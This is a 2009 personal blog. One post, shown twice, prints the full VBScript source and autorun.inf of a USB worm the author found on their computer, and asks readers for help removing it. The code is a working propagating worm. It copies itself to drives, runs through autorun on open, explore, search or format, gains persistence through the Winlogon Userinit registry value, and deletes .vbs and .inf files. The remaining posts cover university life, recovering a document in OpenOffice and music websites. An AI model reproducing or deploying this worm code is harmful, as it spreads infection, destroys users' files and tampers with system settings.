But yesterday, I came across this damn thing which does awful things like changing the folder settings. I have set folder settings to show the hidden files, but in few seconds it was changed into do not show hidden files and folders.
soooo, after all, my computer too was infected. It was a quick virus/worm I say. I was trying to format a USB drive and suddenly,it was there!!
Here is the script if any one is interested.
This is the auto run file
[autorun]
open=wscript.exe SemiAntiVirus.vbs
icon=%systemroot%\System32\SHELL32.dll,8
action=Open folder to view files
shell\open=Open
shell\open\Command=wscript.exe SemiAntiVirus.vbs
shell\Auto=AutoPlay
shell\Auto\Command=wscript.exe SemiAntiVirus.vbs
shell\Explore\Command=wscript.exe SemiAntiVirus.vbs
shell\Find=Search...
shell\Find\Command=wscript.exe SemiAntiVirus.vbs
shell\Format...=Format...
shell\Format...\Command=wscript.exe SemiAntiVirus.vbs
Note: Now you cannot be assured that formatting an affected USB drive is a safe way to get rid of viruses etc. For example, this virus gets into the computer in 5 methods as the above code suggests
1.Opening
2. Using Autoplay feature
3. Exploring(right click and select explore)
4.Searching for the files saved in the USB drive
5. formatting
Interesting!!
The actual virus script which can be found in c:windows\system32\semiantivirus.vbs
To tell the truth, i do not understand a single line of this coding(except the italicized part which has a good sense of humor) but hope it would help the computer geeks in finding a solution
Important: please do not use this information for unethical purposes
'******************************************************************
'********************* Virus Removal VBScript *********************
'************************** Version 1.00 **************************
'******************************************************************
'This antivirus program is intended to repair your computer from
'any sorts of virus attacks.
'This program is exactly like a normal virus but it repairs things
'rather than destroying them and its specially for LRI School only.
'I am not responsible if it goes to other place.
'If you do not belong to LRI Family then, please .......
'Author : Rajkumar Ghale (edited of VirusRemoval.vbs) of Sujin
'About me: I got a lots of program.
' If u want them, then u can contact me.
'Original Copy : Boot.vbs
'Virus Name : isetup.exe or Kinja.exe
'Another Copy : Sys.vbs
'Other Copy by Sujin : VirusRemoval.vbs
'******************************************************************
'******************************************************************
Option Explicit
On Error Resume Next
Dim Fso,Shells,SystemDir,WinDir,Count,File,Drv,Drives,InDrive,ReadAll,AllFile,WriteAll,Del,folder,Files,Delete,auto,root,rtn,appfolder,kinzadir
Set Fso = CreateObject("Scripting.FileSystemObject")
Set Shells = CreateObject("Wscript.Shell")
Set WinDir = Fso.GetSpecialFolder(0)
Set SystemDir =Fso.GetSpecialFolder(1)
Set File = Fso.GetFile(WScript.ScriptFullName)
Set Drv = File.Drive
appfolder=Shells.SpecialFolders("AppData")
kinzadir = appfolder & "\dxdlls"
Set InDrive = Fso.drives
Set ReadAll = File.OpenAsTextStream(1,-2)
do while not ReadAll.atendofstream
AllFile = AllFile & ReadAll.readline
AllFile = AllFile & vbcrlf
Loop
crvbs SystemDir,"SemiAntiVirus.vbs"
Shells.RegWrite "HKCU\Software\Policies\Microsoft\Windows\System\DisableCMD","0","REG_DWORD"
Count=Drv.DriveType
Do
delt SystemDir,"scvvhsot.exe",true
delt WinDir,"scvvhsot.exe",true
delt SystemDir,"blastclnnn.exe",true
delt SystemDir,"dxdlg.exe",true
delt SystemDir,"wprop.exe",true
delt SystemDir,"boot.vbs",false
delt SystemDir,"imapd.exe",true
delt SystemDir,"imapdb.exe",true
delt SystemDir,"imapdc.dll",false
delt SystemDir,"imapdd.dll",false
delt SystemDir,"imapde.dll",false
delt SystemDir,"kinza.exe",true
delt SystemDir,"isetup.exe",true
delt SystemDir,"Drivers\etc\hints.exe",true
For each Files in kinzadir.Files
set WriteAll = Fso.GetFile(Files.Name)
set Delete = WriteAll.Delete(True)
Next
set WriteAll = Fso.GetFoler(kinzadir)
set Delete = WriteAll.Delete(True)
Shells.RegWrite "HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL\CheckedValue","1","REG_DWORD"
Shells.RegWrite "HKCU\Software\Microsoft\Internet Explorer\Main\Window Title","LRI Internet Explorer"
Shells.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFolderOptions","0","REG_DWORD"
Shells.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr","0","REG_DWORD"
Shells.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools","0","REG_DWORD"
Shells.RegWrite "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page","about:blank"
Shells.RegWrite "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell","explorer.exe"
Shells.RegWrite "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit",SystemDir & "\userinit.exe," & _
SystemDir & "\wscript.exe " & SystemDir & "\SemiAntiVirus.vbs"
For Each Drives In InDrive
root = Drives.Path & "\"
If Fso.GetParentFolderName(WScript.ScriptFullName)=root Then
Shells.Run "explorer.exe " & root
End If
Set folder=Fso.GetFolder(root)
Set Delete = Fso.DeleteFile(SystemDir & "\killvbs.vbs",true)
Set Delete = Fso.DeleteFile(SystemDir & "\VirusRemoval.vbs",true)
If Drives.DriveType=2 Then
delext "inf",Drives.Path & "\"
delext "INF",Drives.Path & "\"
End if
If Drives.DriveType = 1 Or Drives.DriveType = 2 Then
If Drives.Path<> "A:" Then
delext "vbs",WinDir & "\"
delext "vbs",Drives.Path & "\"
delt Drives.Path, "ravmon.exe",false
if Drives.DriveType = 1 then
crvbs Drives.Path,"SemiAntiVirus.vbs"
End if
delt Drives.Path,"sxs.exe",false
delt Drives.Path,"kinza.exe",false
delt Drives.Path,"SCVVHSOT.exe",false
delt Drives.Path,"New Folder.exe",false
delt Drives.Path,"Autorun.inf",false
delt Drives.Path,"isetup.exe",false
delt Drives.Path,"explorer.exe",false
delt Drives.Path,"smss.exe",false
delt Drives.Path,"winfile.exe",false
delt Drives.Path,"run.wsh",false
If Drives.DriveType = 1 Then
If Drives.Path<>"A:" Then
crinf Drives.Path,"autorun.inf"
End If
End If
End if
End If
Next
if Count <> 1 then
Wscript.sleep 2000
end if
loop while Count<>1
sub delext(File2Find, SrchPath)
Dim oFileSys, oFolder, oFile,Cut,Delete
Set oFileSys = CreateObject("Scripting.FileSystemObject")
Set oFolder = oFileSys.GetFolder(SrchPath)
Set File = oFileSys.GetFile(WScript.ScriptFullName)
For Each oFile In oFolder.Files
Cut=Right(oFile.Name,3)
If UCse(Cut)=UCase(file2find) Then
If oFile.Name <> "SemiAntiVirus.vbs" Then set Delete = oFileSys.DeleteFile(srchpath & oFile.Name,true)
End If
Next
End sub
sub delt(fPath, fName, kil)
dim fSys, Delet, Wri, raj
set raj = CreateObject("Wscript.Shell")
set fSys = CreateObject("Scripting.FileSystemObject")
if fSys.FileExists(fPath & "\" & fName) then
if kil = true then
raj.Run "taskkill /f /im " & fName,0
set Wri = fSys.GetFile(fPath & "\" & fName)
Wri.Attributes = 0
set Delet = fSys.DeleteFile(fpath & "\" & fname,true)
else
set Wri = fSys.GetFile(fPath & "\" & fName)
Wri.Attributes = 0
set Delet = fSys.DeleteFile(fpath & "\" & fname,true)
End if
End if
end sub
sub crvbs(fPath, fName)
dim dt, dt1, fSys, Writ, mfile, ReadAl, AllFil, chg, aLine, eLine,Shells
set fSys = CreateObject("Scripting.FileSystemObject")
set mfile = fSys.GetFile(WScript.ScriptFullName)
Set ReadAl = mfile.OpenAsTextStream(1,-2)
do while not ReadAl.atendofstream
AllFil = AllFil & ReadAl.readline
AllFil = AllFil & vbcrlf
Loop
If fSys.FileExists(fPath & "\" & fName) then
set Writ = fSys.GetFile(fPath & "\" & fName)
dt = Writ.DateLastModified
dt1 = mfile.DateLastModified
if (datevalue(dt1)-datevalue(dt)) > 0 then
delt fPath,"SemiAntiVirus.vbs",false
set Writ = fSys.CreateTextFile(fPath & "\" & fName,2,true)
Writ.Write AllFil
Writ.close
set Writ = fSys.GetFile(fPath & "\" & fname)
Writ.Attributes = -1
end if
else
set Writ = fSys.CreateTextFile(fPath & "\SemiAntiVirus.vbs",true,true)
Writ.Write AllFil
Writ.close
set Writ = fSys.GetFile(fPath & "\" & fName)
Writ.Attributes = -1
end if
end sub
sub crinf(fPath, fName)
dim dt, dt1, fSys, Writ, mfile, ReadAl, AllFil, chg, aLine, eLine,Shells
set fSys = CreateObject("Scripting.FileSystemObject")
eLine =eLine & "[autorun]" & vbcrlf
eLine =eLine & "open=wscript.exe SemiAntiVirus.vbs" & vbcrlf
eLine =eLine & "icon=%systemroot%\System32\SHELL32.dll,8" & vbcrlf
eLine =eLine & "action=Open folder to view files" & vbcrlf
eLine =eLine & "shell\open=Open" & vbcrlf
eLine =eLine & "shell\open\Command=wscript.exe SemiAntiVirus.vbs" & vbcrlf
eLine =eLine & "shell\Auto=AutoPlay" & vbcrlf
eLine =eLine & "shell\Auto\Command=wscript.exe SemiAntiVirus.vbs" & vbcrlf
eLine =eLine & "shell\Explore\Command=wscript.exe SemiAntiVirus.vbs" & vbcrlf
eLine =eLine & "shell\Find=Search..." & vbcrlf
eLine =eLine & "shell\Find\Command=wscript.exe SemiAntiVirus.vbs" & vbcrlf
eLine =eLine & "shell\Format...=Format..." & vbcrlf
eLine =eLine & "shell\Format...\Command=wscript.exe SemiAntiVirus.vbs" & vbcrlf
If fSys.FileExists(fPath & "\" & fName) then
set Chg = fSys.GetFile(fPath & "\" & fName)
set ReadAl = Chg.OpenAsTextStream(1,-2)
do while not ReadAl.atendofstream
aLine = aLine & ReadAl.readline
aLine = aLine & vbcrlf
Loop
ReadAl.close
If trim(aLine) <> trim(eLine) then
Set Writ = fSys.CreateTextFile(fPath & "\" & fName,2,True)
Writ.write eLine
Writ.close
Set Writ = fSys.GetFile(fPath & "\" & fName)
Writ.Attributes = -1
End if
else
set Writ = fSys.CreateTextFile(fPath & "\" & fName,2,True)
Writ.Write eLine
Writ.Close
Set Writ = fSys.GetFile(fPath & "\" & fName)
Writ.Attributes = -1
end if
End sub
i am still tring to find a way to remove this. the vbs file cannot be deleted as it says that it is being used by another program.
mm and the best part is it doesnot allow another AVG to be installed in the machine. i tried to install Avast, but the moment the setup.exe loads, the machine restarts.
cooool, keep in touch, i'll post how to remove it if i find a way.
untill then, have fun!!
PS:: if you know any way to remove this, please you are more than welcome
But yesterday, I came across this damn thing which does awful things like changing the folder settings. I have set folder settings to show the hidden files, but in few seconds it was changed into do not show hidden files and folders.
soooo, after all, my computer too was infected. It was a quick virus/worm I say. I was trying to format a USB drive and suddenly,it was there!!
Here is the script if any one is interested.
This is the auto run file
[autorun]
open=wscript.exe SemiAntiVirus.vbs
icon=%systemroot%\System32\
action=Open folder to view files
shell\open=Open
shell\open\Command=wscript.exe SemiAntiVirus.vbs
shell\Auto=AutoPlay
shell\Auto\Command=wscript.exe SemiAntiVirus.vbs
shell\Explore\Command=wscript.
shell\Find=Search...
shell\Find\Command=wscript.exe SemiAntiVirus.vbs
shell\Format...=Format...
shell\Format...\Command=
Note: Now you cannot be assured that formatting an affected USB drive is a safe way to get rid of viruses etc. For example, this virus gets into the computer in 5 methods as the above code suggests
1.Opening
2. Using Autoplay feature
3. Exploring(right click and select explore)
4.Searching for the files saved in the USB drive
5. formatting
Interesting!!
The actual virus script which can be found in c:windows\system32\semiantivirus.vbs
To tell the truth, i do not understand a single line of this coding(except the italicized part which has a good sense of humor) but hope it would help the computer geeks in finding a solution
Important: please do not use this information for unethical purposes
'******************************************************************
'********************* Virus Removal VBScript *********************
'************************** Version 1.00 **************************
'******************************************************************
'This antivirus program is intended to repair your computer from
'any sorts of virus attacks.
'This program is exactly like a normal virus but it repairs things
'rather than destroying them and its specially for LRI School only.
'I am not responsible if it goes to other place.
'If you do not belong to LRI Family then, please .......
'Author : Rajkumar Ghale (edited of VirusRemoval.vbs) of Sujin
'About me: I got a lots of program.
' If u want them, then u can contact me.
'Original Copy : Boot.vbs
'Virus Name : isetup.exe or Kinja.exe
'Another Copy : Sys.vbs
'Other Copy by Sujin : VirusRemoval.vbs
'******************************************************************
'******************************************************************
Option Explicit
On Error Resume Next
Dim Fso,Shells,SystemDir,WinDir,Count,File,Drv,Drives,InDrive,ReadAll,AllFile,WriteAll,Del,folder,Files,Delete,auto,root,rtn,appfolder,kinzadir
Set Fso = CreateObject("Scripting.FileSystemObject")
Set Shells = CreateObject("Wscript.Shell")
Set WinDir = Fso.GetSpecialFolder(0)
Set SystemDir =Fso.GetSpecialFolder(1)
Set File = Fso.GetFile(WScript.ScriptFullName)
Set Drv = File.Drive
appfolder=Shells.SpecialFolders("AppData")
kinzadir = appfolder & "\dxdlls"
Set InDrive = Fso.drives
Set ReadAll = File.OpenAsTextStream(1,-2)
do while not ReadAll.atendofstream
AllFile = AllFile & ReadAll.readline
AllFile = AllFile & vbcrlf
Loop
crvbs SystemDir,"SemiAntiVirus.vbs"
Shells.RegWrite "HKCU\Software\Policies\Microsoft\Windows\System\DisableCMD","0","REG_DWORD"
Count=Drv.DriveType
Do
delt SystemDir,"scvvhsot.exe",true
delt WinDir,"scvvhsot.exe",true
delt SystemDir,"blastclnnn.exe",true
delt SystemDir,"dxdlg.exe",true
delt SystemDir,"wprop.exe",true
delt SystemDir,"boot.vbs",false
delt SystemDir,"imapd.exe",true
delt SystemDir,"imapdb.exe",true
delt SystemDir,"imapdc.dll",false
delt SystemDir,"imapdd.dll",false
delt SystemDir,"imapde.dll",false
delt SystemDir,"kinza.exe",true
delt SystemDir,"isetup.exe",true
delt SystemDir,"Drivers\etc\hints.exe",true
For each Files in kinzadir.Files
set WriteAll = Fso.GetFile(Files.Name)
set Delete = WriteAll.Delete(True)
Next
set WriteAll = Fso.GetFoler(kinzadir)
set Delete = WriteAll.Delete(True)
Shells.RegWrite "HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL\CheckedValue","1","REG_DWORD"
Shells.RegWrite "HKCU\Software\Microsoft\Internet Explorer\Main\Window Title","LRI Internet Explorer"
Shells.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFolderOptions","0","REG_DWORD"
Shells.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr","0","REG_DWORD"
Shells.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools","0","REG_DWORD"
Shells.RegWrite "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page","about:blank"
Shells.RegWrite "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell","explorer.exe"
Shells.RegWrite "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit",SystemDir & "\userinit.exe," & _
SystemDir & "\wscript.exe " & SystemDir & "\SemiAntiVirus.vbs"
For Each Drives In InDrive
root = Drives.Path & "\"
If Fso.GetParentFolderName(WScript.ScriptFullName)=root Then
Shells.Run "explorer.exe " & root
End If
Set folder=Fso.GetFolder(root)
Set Delete = Fso.DeleteFile(SystemDir & "\killvbs.vbs",true)
Set Delete = Fso.DeleteFile(SystemDir & "\VirusRemoval.vbs",true)
If Drives.DriveType=2 Then
delext "inf",Drives.Path & "\"
delext "INF",Drives.Path & "\"
End if
If Drives.DriveType = 1 Or Drives.DriveType = 2 Then
If Drives.Path<> "A:" Then
delext "vbs",WinDir & "\"
delext "vbs",Drives.Path & "\"
delt Drives.Path, "ravmon.exe",false
if Drives.DriveType = 1 then
crvbs Drives.Path,"SemiAntiVirus.vbs"
End if
delt Drives.Path,"sxs.exe",false
delt Drives.Path,"kinza.exe",false
delt Drives.Path,"SCVVHSOT.exe",false
delt Drives.Path,"New Folder.exe",false
delt Drives.Path,"Autorun.inf",false
delt Drives.Path,"isetup.exe",false
delt Drives.Path,"explorer.exe",false
delt Drives.Path,"smss.exe",false
delt Drives.Path,"winfile.exe",false
delt Drives.Path,"run.wsh",false
If Drives.DriveType = 1 Then
If Drives.Path<>"A:" Then
crinf Drives.Path,"autorun.inf"
End If
End If
End if
End If
Next
if Count <> 1 then
Wscript.sleep 2000
end if
loop while Count<>1
sub delext(File2Find, SrchPath)
Dim oFileSys, oFolder, oFile,Cut,Delete
Set oFileSys = CreateObject("Scripting.FileSystemObject")
Set oFolder = oFileSys.GetFolder(SrchPath)
Set File = oFileSys.GetFile(WScript.ScriptFullName)
For Each oFile In oFolder.Files
Cut=Right(oFile.Name,3)
If UCse(Cut)=UCase(file2find) Then
If oFile.Name <> "SemiAntiVirus.vbs" Then set Delete = oFileSys.DeleteFile(srchpath & oFile.Name,true)
End If
Next
End sub
sub delt(fPath, fName, kil)
dim fSys, Delet, Wri, raj
set raj = CreateObject("Wscript.Shell")
set fSys = CreateObject("Scripting.FileSystemObject")
if fSys.FileExists(fPath & "\" & fName) then
if kil = true then
raj.Run "taskkill /f /im " & fName,0
set Wri = fSys.GetFile(fPath & "\" & fName)
Wri.Attributes = 0
set Delet = fSys.DeleteFile(fpath & "\" & fname,true)
else
set Wri = fSys.GetFile(fPath & "\" & fName)
Wri.Attributes = 0
set Delet = fSys.DeleteFile(fpath & "\" & fname,true)
End if
End if
end sub
sub crvbs(fPath, fName)
dim dt, dt1, fSys, Writ, mfile, ReadAl, AllFil, chg, aLine, eLine,Shells
set fSys = CreateObject("Scripting.FileSystemObject")
set mfile = fSys.GetFile(WScript.ScriptFullName)
Set ReadAl = mfile.OpenAsTextStream(1,-2)
do while not ReadAl.atendofstream
AllFil = AllFil & ReadAl.readline
AllFil = AllFil & vbcrlf
Loop
If fSys.FileExists(fPath & "\" & fName) then
set Writ = fSys.GetFile(fPath & "\" & fName)
dt = Writ.DateLastModified
dt1 = mfile.DateLastModified
if (datevalue(dt1)-datevalue(dt)) > 0 then
delt fPath,"SemiAntiVirus.vbs",false
set Writ = fSys.CreateTextFile(fPath & "\" & fName,2,true)
Writ.Write AllFil
Writ.close
set Writ = fSys.GetFile(fPath & "\" & fname)
Writ.Attributes = -1
end if
else
set Writ = fSys.CreateTextFile(fPath & "\SemiAntiVirus.vbs",true,true)
Writ.Write AllFil
Writ.close
set Writ = fSys.GetFile(fPath & "\" & fName)
Writ.Attributes = -1
end if
end sub
sub crinf(fPath, fName)
dim dt, dt1, fSys, Writ, mfile, ReadAl, AllFil, chg, aLine, eLine,Shells
set fSys = CreateObject("Scripting.FileSystemObject")
eLine =eLine & "[autorun]" & vbcrlf
eLine =eLine & "open=wscript.exe SemiAntiVirus.vbs" & vbcrlf
eLine =eLine & "icon=%systemroot%\System32\SHELL32.dll,8" & vbcrlf
eLine =eLine & "action=Open folder to view files" & vbcrlf
eLine =eLine & "shell\open=Open" & vbcrlf
eLine =eLine & "shell\open\Command=wscript.exe SemiAntiVirus.vbs" & vbcrlf
eLine =eLine & "shell\Auto=AutoPlay" & vbcrlf
eLine =eLine & "shell\Auto\Command=wscript.exe SemiAntiVirus.vbs" & vbcrlf
eLine =eLine & "shell\Explore\Command=wscript.exe SemiAntiVirus.vbs" & vbcrlf
eLine =eLine & "shell\Find=Search..." & vbcrlf
eLine =eLine & "shell\Find\Command=wscript.exe SemiAntiVirus.vbs" & vbcrlf
eLine =eLine & "shell\Format...=Format..." & vbcrlf
eLine =eLine & "shell\Format...\Command=wscript.exe SemiAntiVirus.vbs" & vbcrlf
If fSys.FileExists(fPath & "\" & fName) then
set Chg = fSys.GetFile(fPath & "\" & fName)
set ReadAl = Chg.OpenAsTextStream(1,-2)
do while not ReadAl.atendofstream
aLine = aLine & ReadAl.readline
aLine = aLine & vbcrlf
Loop
ReadAl.close
If trim(aLine) <> trim(eLine) then
Set Writ = fSys.CreateTextFile(fPath & "\" & fName,2,True)
Writ.write eLine
Writ.close
Set Writ = fSys.GetFile(fPath & "\" & fName)
Writ.Attributes = -1
End if
else
set Writ = fSys.CreateTextFile(fPath & "\" & fName,2,True)
Writ.Write eLine
Writ.Close
Set Writ = fSys.GetFile(fPath & "\" & fName)
Writ.Attributes = -1
end if
End sub
i am still tring to find a way to remove this. the vbs file cannot be deleted as it says that it is being used by another program.
mm and the best part is it doesnot allow another AVG to be installed in the machine. i tried to install Avast, but the moment the setup.exe loads, the machine restarts.
cooool, keep in touch, i'll post how to remove it if i find a way.
untill then, have fun!!
PS:: if you know any way to remove this, please you are more than welcome
Tuesday, January 20, 2009
OH, university again, our second semester.

I had to get up at 6.30 and have a bath (it was cold, dread cold. But had to do it cz if not, I would smell like a rotten rat). Ok, guys, this is the typical me going to the university.
Gulp a plate of rice and curry down the throat and off I run to catch a bus. I was at Galaha Junction by 7.40, almost ten minutes late and to my dismay, the one who should be waiting for me was missing. Waited for another 5 minutes and texted her( you guys thought it was my BF right?? heh hee nope, it was my friend—a girl) that I would be going and meet you under the senate and stuff.
Ah, it was too late,walking to the faculty was impossible. So boarded a bus. Guys you know, that conductor took only 6 rupees from Galaha Junction to the Faculty of Arts. Good start, isn't it?
Then the “gal kanu yata sangame” aka our gossip corner. It was fun to check out how each and everybody was doing during the vacation. Well for the first time in my life, I got to know the important of the “pacha bankuawas” in the village boutique. It is a good place to pass your time when there is nothing to do and a good source of information about the things happening around. Not to mention, it is a bond developer too, well I mean not like Harcobond, it helps you to strengthen the friendship between the batch mates. In our case, we had no time table, any information on the additional courses that we have to follow this semester. so, gossiping was the only activity which kept us busy.
When, the mouths were tired of talking and the ears were tired of listening, some went to the gym and some just walked around to say hi to departments and the much loved stair cases in the library and the Sociology Department building. My bloody phone vibrates at this moment. A SMS, the one that my friend had sent in the morning to say not to wait for her in Galaha Junction. Mobitel, you really rock my world!! Rs6/= for an incoming text message and yet you have the guts to say you care always..bus conductors may be..
People who went to the gym were missing but all the dudes who went to say hi to the departments were returning in minutes as if they were bound by an elastic to the stone pillars. The Departments were all closed or either, not in function properly. We were lost, we had nothing to do, some had got hold of the course schedule for English and WCC but we didn't know whether we had the lectures that day or not.
We were hopeless, but as usual, we find hope in the hopelessness. The hope of having a fun!! no need to explain, you know the fun right? For the university students, imagine how you feel a two hour boring lecture is canceled without no cover up. For the school goers, imagine how you feel when this all hated and all insulted teacher doesn't come to the class due to a meeting with a principal.
All of a sudden, the corridor in front of the Deans' Office gets crowded as if SRK had visited the office. Then we know that the time table was out. We were used to that nice little time tables in the school but this one was horrible. Imagine all the courses offered to all the years in one big thing. If you really want to imagine how big it was multiply 9 by 5(number of hours in one day into number of days)and again multiply the result by number of lecture halls available in the faculty(more than twenty I suppose) so approximately, the time table has 900 cages!! you have to search for the relevant 15 cages to decipher out your proper time table from that “thing”. Oh, it was tiresome. Hope we had an on line system to check out the time tables( heard such a program is being developed. Hope it would come out before I pas out)
Another notice is then seen in the notice board of our Department of ********
“All the students who do **** come to meet Mrs********** with a copy of ******* by*****( Penguin edition, translated by*****)” but that was not what the schedule said. We were supposed to do something else in the first two weeks of the semester!! but what to do, they rule the world you know.
Off I ran to the library to get a book and as usual there was no book to be found. To be exact, no Penguin Edition. There was a Oxford University Press Edition available, but hell, it was not what the lecturer wanted. Hopeless again, went to the department to say that the book is not in the library. we met the lecturer only to hear her say that what ever, she is going to do the lecture( with or without books)..mm uni is cool right? This is just the beginning of the tragedy. Last time I screwed up the **** paper because I didn't read much. But this time, I took the course schedule in advance and read for the first play that we have to do. But alas, I was again yawning in the class for 2 hours with no clue on what is being said.
Hmm...This is what do you call the university life in Sri Lanka.
Only one girl in the class had a copy of the play (not the required version, she had burrowed the Oxford University Press Edition from the library) but that was only our problem, she finished a two third of it. That is why people say that university is all about self studying, do you get it guys and girls? That is it.
It was yesterday.
Today was no better. We were to have a lecture from 8-10. we were nicely seated in the lecture hall by 8 but not even a shadow of a lecturer was in the vicinity. So we had our own lectures on gossiping, emailing, texting and cheating in the exams etc etc.
the most interesting gossip I heard was that even the lecturer had been using the Oxford University Edition in yesterdays lecture. So why bother about penguins, hoping get a photocopy of the Oxford Edition, came out of the lecture hall and that was the second day of the second semester. Hope the third will be better!
This is not funny OpenOffice, you made me crazy.


This post is dedicated to my dear computer system, OpenOffice.Org writer and the Electricity Board of Sri Lanka.
hi!!
After a long time ha?
You may wonder why I was not active during the last few days.
When I was typing hard to quench your thirst, the monitor went suddenly off. Power failure again. I have a UPS but it is not connected to the monitor.
So the monitor went off but the system was still running.
“ctrl+s”ed several times and pushed the power button. But the familiar beeps were not heard. Instead the red bulb in the casing was running as if it was normally working.
I was not very sure whether I saved my document. So I typed in “ftrrergihoo” and pressed enter but no reaction. (I really do not know what has happened at this time)
Time to experiment. Pressed all the funny looking keys on the keyboard. One key made the machine sleep and at once I thought it was shut down. But wait, I heard a noise which means that machine was just sleeping.
Pressed the re start button cz I know something was going wrong. The machine restarted and the monitor is still off. The UPS was hooting his mouth off and my brother was shouting his*** off.
The UPS gave a really fine hoot and went silent. hi there all the Electricity people, I love you more than my life! This is the second time (for today) you made me hear the lovely songs of the rocking UPS.
Everything silent, a moment gone and the UPS shows the Green light.
The machine boots again. No worries, no scan disks and all the play things. It just came into the welcome screen. On launching the Writer, there comes a message saying that I have to recover a document, in another words, my next blog post. While recovering, it says that my document is not saved and therefore is an error recovering the document. I was nuts. As you all know I pressed ctrl+s so many times right?(I love OpenOffice too) however, I was given the choice to save the recovered part of the document. I did save it and opened the document, what do you thinkI saw?
Another blank document!! ( you know how I love myself right?)
What to do. Back to experiments. First, opened a blank document and pressed ctrl+S and got to know how to save a document even if my monitor was off. Then tried pushing all the funky keys on the key board. One made it shut down.
Now I know, pressing that button makes it shut down. I was in a mood for experiments. Turned on the computer again to write about my experience to the fellow bloggers.
I mean to ask all of them to practice some blind computing as I did.
And guess what, I opened the blank document I had saved in the recovery process to type in the post and it was there!!Without missing a single letter(oh how I love open office!) OMG, at last, i have got everything back.
I think this had happened cz of one thing. Simply, I have set the auto recovery information to be saved after each one minute. Seems OpenOffice had done his job property even though I had not done it.
(in another words OpenOffice had saved a auto recovery details so that i could get my original document back even though i had not saved it manually. try it yourself and see.)I do not know if MS word offers such cool features as I have not being using word for a long time.
Whatever,East or West
OpenOffice is the best!
Saturday, January 17, 2009
Music is just a click away- part 2

The second one is Sings Box. It is still in beta version, However, it has the ability to catch the teen mind.(you can search for Hindi Music too)
Suppose you searched for "Enya".
Then
 you will come across a page where you have the ability to listen, add the song to your play list or to get the embedded code to be put in your website or blog (not to mention, you can report the broken links too).
If you click on play, the song will be played in a pop up window like this. It would be useful if you are looking for a particular song. If you want to listen to an album, it would would be a totally mess this way (you have to open 16 pop up windows if the album has 16 songs).

Do not worry, they have found a solution for that. You can log in and add the songs to a play list where you
 can nicely let it play and do your work.
This player is not eye catching as Musicovery. however,it is simple and plain enough to catch the attention of a any music lover. after all, this too is for free
Third one is not really a music player but a website for a band called LODGER (made out of human skeletons scary ha?). There is nothing special but it is funny to click on them and see how they react. have a look!!

Subscribe to:
Posts (Atom)